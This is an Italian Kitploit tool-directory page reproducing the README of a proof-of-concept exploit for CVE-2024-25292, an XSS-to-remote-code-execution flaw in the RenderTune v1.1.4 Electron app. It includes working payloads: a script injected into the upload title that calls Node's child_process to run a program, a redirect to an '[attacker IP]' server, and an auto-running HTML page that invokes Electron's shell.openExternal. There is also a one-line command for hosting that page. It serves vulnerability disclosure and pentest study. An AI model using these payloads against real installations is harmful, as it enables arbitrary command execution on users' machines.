
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2024-25292 — Da XSS a RCE nell'exploit di RenderTune v1.1.4 | Kitploit

Strumenti/GitHubGitHub/eqstlab/cve-2024-25292
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneSviluppo Payload
GitHubeqstlab/cve-2024-25292

CVE-2024-25292

Da XSS a RCE nell'exploit di RenderTune v1.1.4

Vedi Repository
21252 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    366
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motore OSINT basato sull'IA per scoprire e mappare oltre 7.700 identità sui social media in tutto il web

    287

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

RenderTune RCE

Una prova di concetto per la vulnerabilità CVE-2024-25292.

Una vulnerabilità di cross-site scripting (XSS) in RenderTune v1.1.4 consente agli attaccanti di eseguire script web arbitrari o HTML tramite un payload appositamente creato iniettato nel parametro Upload Title. In questo repository sono presenti un'applicazione vulnerabile di esempio e un exploit proof-of-concept (POC) della stessa.

Come PoC è presente un file Python che automatizza il processo.

1. Panoramica della vulnerabilità:

È una vulnerabilità che consente RCE tramite XSS. C'è una parte del titolo vulnerabile a XSS, quindi è una vulnerabilità che abilita RCE tramite la sintassi di NodeJS attraverso la sintassi di XSS.


2. Causa della vulnerabilità:

  • nteract 0.28.0 consente una webview Electron tramite link Markdown, con conseguente esecuzione remota di codice (poiché nodeIntegration in webPreferences è true).
  • Spiegazione dell'exploit
    • Quando si generano link tramite Markdown all'interno dell'applicazione, viene creata una WebView via Electron, consentendo l'accesso esterno al link. Di conseguenza, un attaccante può ottenere l'esecuzione remota di codice (RCE) collegandosi al link che porta al server dell'attaccante.

Prova di concetto (POC)

Caso 1) Da XSS a RCE.


Passo 1) Conferma che l'XSS si verifica nella parte del titolo ※ In questo momento, l'elemento Upload non verrà registrato a meno che non venga allegata l'immagine

<b>jruru</b>
1


Passo 2) Pertanto, è configurato per usare XSS per eseguire comandi di sistema NodeJS.

<script>require('child_process').exec('C:/Windows/System32/calc.exe')</script>
2

Caso 2) Attacchi tramite un server dell'attaccante

※ Quando tenti un attacco usando window.location, vai automaticamente alla pagina che hai impostato ogni volta che esegui l'app.

<script>window.loaction='http://[attacker IP]/[PoC.html]'</script>

Nota: ※ Se vuoi testarlo rapidamente, crea un server sul PC dell'attaccante con il seguente codice.

$ python -m http.server 80
  • Codice PoC
<html>
<head>
  <title>jruru Link</title>
</head>
<body>

  <!-- Run scripts using on-click properties directly to the tag -->
  <a id="jruruLink" href="#" onclick="openExternal()">jruru Link</a>

  <script>
    // Script function definition
    function openExternal() {
      try {
        const { shell } = require('electron');
        shell.openExternal('file:C:/Windows/System32/calc.exe');
      } catch(e) {
        alert('JRURU');
        alert(e);
      }
    }

    // Run script automatically when loading pages
    document.addEventListener('DOMContentLoaded', function() {
      openExternal();
    });
  </script>
</body>
</html>


renderTune3


Scarica lo strumento




